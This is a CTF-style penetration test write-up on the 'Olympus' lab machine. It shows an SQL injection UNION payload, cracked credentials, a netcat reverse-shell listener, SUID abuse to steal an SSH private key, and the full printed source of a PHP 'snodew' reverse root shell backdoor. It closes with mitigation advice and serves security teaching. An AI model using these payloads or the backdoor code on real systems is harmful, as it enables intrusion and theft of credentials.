Penetration Test Analysis Report - "Olympus" Virtual Machine

1. General Information and Executive Summary

Field	Detail
Client	Portfolio (Virtual Machine: Olympus)
Target IP	10.67.139.94
Associated Domains	olympus.thm, chat.olympus.thm
Consultant	Bender2997_
Date of Testing	2026-03-22
Criticality	Critical
Compromise Vectors	Unauthenticated SQL Injection (SQLi), Remote Code Execution (RCE) via file upload, SUID binary abuse.

Executive Summary:

The security assessment of the "Olympus" machine (10.67.139.94) unveiled a critical chain of vulnerabilities that led to complete privilege escalation up to the root level. The initial entry vector was an unauthenticated SQL Injection (SQLi) vulnerability found in the search.php endpoint of an older website version, enabling the extraction of user credentials and the first flag. Lateral movement and initial shell access were achieved via RCE, exploiting a poorly implemented file upload functionality within a secondary chat application subdomain.

Final vertical privilege escalation to root was accomplished by abusing an SUID binary (/usr/bin/cputils) to steal SSH keys and subsequently identifying a root backdoor script designed for automatic privilege elevation. The findings are classified as Critical due to the complete compromise and persistence achieved.

2. Methodology and Exploitation Phases


The methodology focused on Black-Box Testing and was executed across the following phases: Reconnaissance, Web Application Exploitation, Lateral Movement, and Privilege Escalation (Horizontal and Vertical).

2.1. Reconnaissance and Enumeration Phase


1. **Port Scanning (Nmap):** Ports 22/tcp (SSH - OpenSSH 8.2p1) and 80/tcp (HTTP - Apache httpd 2.4.41) were identified as open.
   nmap -T5 -sCV --stats-every=10s -p- -Pn 10.67.139.94
2. **DNS Resolution:** The IP address automatically redirected to the DNS olympus.thm, which was added to the /etc/hosts file to establish connectivity.
3. **Directory Enumeration (Gobuster):** Gobuster revealed the presence of the ~webmaster/ directory, which contained the accessible old version of the website.
   gobuster dir -u http://olympus.thm/ -w /usr/share/wordlists/dirb/common.txt

2.2. Web Application Exploitation (SQL Injection)

1. **SQLi Identification:** Injecting a single quote (') into the http://olympus.thm/~webmaster/search.php endpoint generated a MySQL syntax error, confirming the vulnerability.




2. **Column Count and Database Extraction:** The UNION SELECT statement determined the query required 10 columns, allowing the injection point to be identified. The database name extracted was olympus.



3. **Sensitive Information Dumping:** Tables (e.g., Categories, chats, comments, flag, posts, users) and the first flag were extracted.


   - **Flag 1:** flag{Sm4rt!_k33P_d1gGIng}
4. **Credential Cracking:** Hashes were extracted from the users table and cracked using **John the Ripper** with rockyou.txt, revealing the credential for user prometheus.



   - **Credential:** `prometheus:summertime`

2.3. Lateral Movement (RCE and Initial Shell)


1. **Chat Subdomain Access:** The `prometheus:summertime` credential allowed access to the `chat.olympus.thm` subdomain login.



2. **RCE Vector via File Upload:** Messages within the chat indicated that uploaded files were renamed randomly. SQLi was used on the `chats` table to identify the exact filename of a PHP *reverse shell* uploaded by the attacker.

   - **SQL:** `' UNION SELECT 1,2,3,4,5,6,file,8,9,10 FROM chats WHERE file LIKE '%.php' -- -`

3. **Shell Acquisition:** A Netcat listener was set up (`nc -lvnp 4443`) and the remote PHP file was accessed (`http://chat.olympus.thm/uploads/2ae6cd6b1170ba1990cbf2c8ed002b01.php`), resulting in an initial *shell* as the `www-data` user.



4. **User Flag:** Navigating to `/home/zeus/`, the user flag was read.

```
www-data@ip-10-67-139-94:/home/zeus$ ls
ls
snap
user.flag
zeus.txt
www-data@ip-10-67-139-94:/home/zeus$ cat user.flag
cat user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
www-data@ip-10-67-139-94:/home/zeus$
```

   - **Flag 2 (User):** `flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}`

2.4. Vertical Privilege Escalation (to zeus and root)

1. **Escalation to zeus (SUID Abuse):** Scanning for SUID binaries (`find / -perm -u=s -type f`) revealed `/usr/bin/cputils`, owned by `zeus`. This binary was leveraged to steal the `zeus` SSH private key (`id_rsa`).

```
www-data@ip-10-67-176-139:/home/zeus$ /usr/bin/cputils
Enter the Name of Source File: ./.ssh/id_rsa

Enter the Name of Target File: id_rsa

File copied successfully.
www-data@ip-10-67-176-139:/home/zeus$ ls
id_rsa  snap  user.flag  zeus.txt
```

2. **Passphrase Cracking: John the Ripper** was used on the SSH key hash to obtain the *passphrase*.
   - **Passphrase:** `snowflake`
3. **SSH Access:** Successful SSH access was achieved as user `zeus`.
4. **Escalation to root (Backdoor):** A suspicious directory was found under the web root (`/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/`) containing a PHP script (`VIGQFQFMYOST.php`) created by `root`. This script contained a *reverse shell backdoor* that executes the binary `/lib/defended/libc.so.99` to automatically acquire `root` privileges.


```
zeus@ip-10-67-176-139:/var/www/html$ ls
0aB44fdS3eDnLkpsz3deGv8TttR4sc  index.html.old  index.php
zeus@ip-10-67-176-139:/var/www/html$ cd 0aB44fdS3eDnLkpsz3deGv8TttR4sc/
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls
index.html  VIGQFQFMYOST.php
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls -la
total 12
drwxrwx--x 2 root     zeus     4096 Jul 15  2022 .
drwxr-xr-x 3 www-data www-data 4096 May  1  2022 ..
-rwxr-xr-x 1 root     zeus        0 Apr 14  2022 index.html
-rwxr-xr-x 1 root     zeus     1589 Jul 15  2022 VIGQFQFMYOST.php
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$
```

```
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] ≠ $pass) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp [port]</br>Remote: $host?ip=[destination of listener]&port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");

$fdspec = array(0 ⇒ array("pipe", "r"), 1 ⇒ array("pipe", "w"), 2 ⇒ array("pipe", "w"));
$proc = proc_open($shell, $fdspec, $pipes);

if(!is_resource($proc)) die();

for($x=0;$x≤2;$x++) stream_set_blocking($pipes[x], 0);
stream_set_blocking($sock, 0);

while(1)
{
    if(feof($sock) || feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if(in_array($sock, $read_a)) { $i = fread($sock, 1400); fwrite($pipes[0], $i); }
    if(in_array($pipes[1], $read_a)) { $i = fread($pipes[1], 1400); fwrite($sock, $i); }
    if(in_array($pipes[2], $read_a)) { $i = fread($pipes[2], 1400); fwrite($sock, $i); }
}

fclose($sock);
for($x=0;$x≤2;$x++) fclose($pipes[x]);
proc_close($proc);
?>
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$
```

```
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ /lib/defended/libc.so.99
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc# pwd
/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc
```

- **Flag 3 (Root):** `flag{D4mN!_Y0u_G0T_m3_:)}_}`

5. **Hidden Flag:** Using the command `grep -r "flag{" / 2>/dev/null` under `root` privileges, the final hidden flag was found.



- **Flag 4 (Hidden):** `flag{Y0u_G0t_m3_g00d!}`

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The system exhibited critical failures in user input validation across its lifecycle, from the legacy website version (SQLi) to the chat application (RCE via file upload). The presence of an abusable SUID binary and a Root backdoor within the web root (/var/www/html/) demonstrates severe deficiencies in permission management, configuration, and system hygiene.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation
LVF-001 (SQLi)	Total database and credential exposure.	Input Sanitization and Parameterization (Critical Priority): The web application must be re-engineered to use Prepared Statements or stored procedures. This completely eliminates user input concatenation in SQL queries. The legacy website version must be immediately decommissioned and removed.
LVF-002 (RCE/LFI)	Arbitrary code execution on the web server.	Strict Upload Control (Critical Priority): Implement a strict Whitelist of allowed file extensions. Uploaded files must be stored with a random hash name outside the public web root (`/var/www/html/`). Implement MIME type validation and sandboxing for file processing.
LVF-003 (PrivEsc)	Privilege escalation to system users.	Permission Management (High Priority): Remove or correct SUID binaries that are not strictly essential, specifically `/usr/bin/cputils`. Conduct periodic SUID/SGID permission audits. The `www-data` user must operate under the Principle of Least Privilege.
LVF-004 (Backdoor)	Persistent access and total system control by an attacker.	Illegitimate File Detection (Critical Priority): Deploy File Integrity Monitoring (FIM) tools to alert on the creation of files with elevated permissions or suspicious scripts in sensitive directories like `/var/www/html/` and critical `/lib/` paths. The backdoor script at `/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php` must be immediately removed.